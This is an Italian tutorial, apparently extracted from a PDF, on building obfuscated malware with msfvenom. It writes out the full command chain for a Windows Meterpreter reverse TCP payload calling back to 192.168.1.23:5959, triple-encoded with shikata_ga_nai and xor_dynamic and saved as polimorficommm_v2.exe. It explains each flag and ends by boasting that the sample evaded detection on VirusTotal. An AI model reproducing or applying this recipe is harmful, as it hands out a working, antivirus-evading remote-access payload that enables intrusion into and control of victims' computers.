
Creazione di un Malware con Msfvenom



Creazione del payload iniziale:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw

Creazione del payload di base:

-p windows/meterpreter/reverse_tcp: Specifica il payload. Questo è una shell reverse TCP di Meterpreter progettata per Windows.

LHOST=192.168.1.23 LPORT=5959: Configura l'host e la porta di ascolto per il payload.

-a x86 --platform windows: Indica l'architettura (x86) e la piattaforma (Windows).

-e x86/shikata_ga_nai: Usa l'encoder shikata_ga_nai per offuscare il payload.

-i 200: Esegue 200 iterazioni dell'encoding per rendere il payload più difficile da rilevare.

-**f raw**: Salva il payload in formato grezzo (raw), pronto per ulteriori trasformazioni.

Primo strato di encoding

| msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw

|: Passa l'output del primo comando come input per questo passaggio.

-e x86/xor_dynamic: Applica l'encoder xor_dynamic, che utilizza l'operazione XOR con chiavi dinamiche per aggiungere ulteriore offuscamento.

-i 200: Ripete l'encoding 200 volte per aumentare la complessità.

-f raw: Mantiene il formato grezzo per permettere ulteriori trasformazioni.

Ultimo strato di encoding

| msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficommm_v2.exe

|: Passa il risultato dell'encoding precedente come input.

-**e x86/shikata_ga_nai:** Ritorna all'encoder shikata_ga_nai per un ulteriore livello di offuscamento.

-i 200: Ripete l'encoding 200 volte.

-o polimorficommm_v2.exe: Salva il payload finale come file eseguibile chiamato polimorficommm_v2.exe.

Finalità


Questo comando genera un file eseguibile Windows (polimorficommm_v2.exe) che:

1- Contiene un payload reverse TCP di Meterpreter.

2- È offuscato con tre strati di encoding:
Due strati di **shikata_ga_nai.**
Uno strato intermedio di **xor_dynamic**.

3- Questo livello di offuscamento rende il payload più difficile da rilevare da strumenti di analisi statica come antivirus.

Testiamo il virus su virus total



VirusTotal è una piattaforma online gratuita che consente agli utenti di analizzare file e URL per individuare potenziali malware o contenuti malevoli. È particolarmente utile per verificare se un file, un eseguibile, o un link è sospetto prima di utilizzarlo.

Il malware appena creato, una volta caricato sulla piattaforma, ha mostrato un'elevata efficacia in termini di invisibilità, ottenendo risultati molto positivi nel test.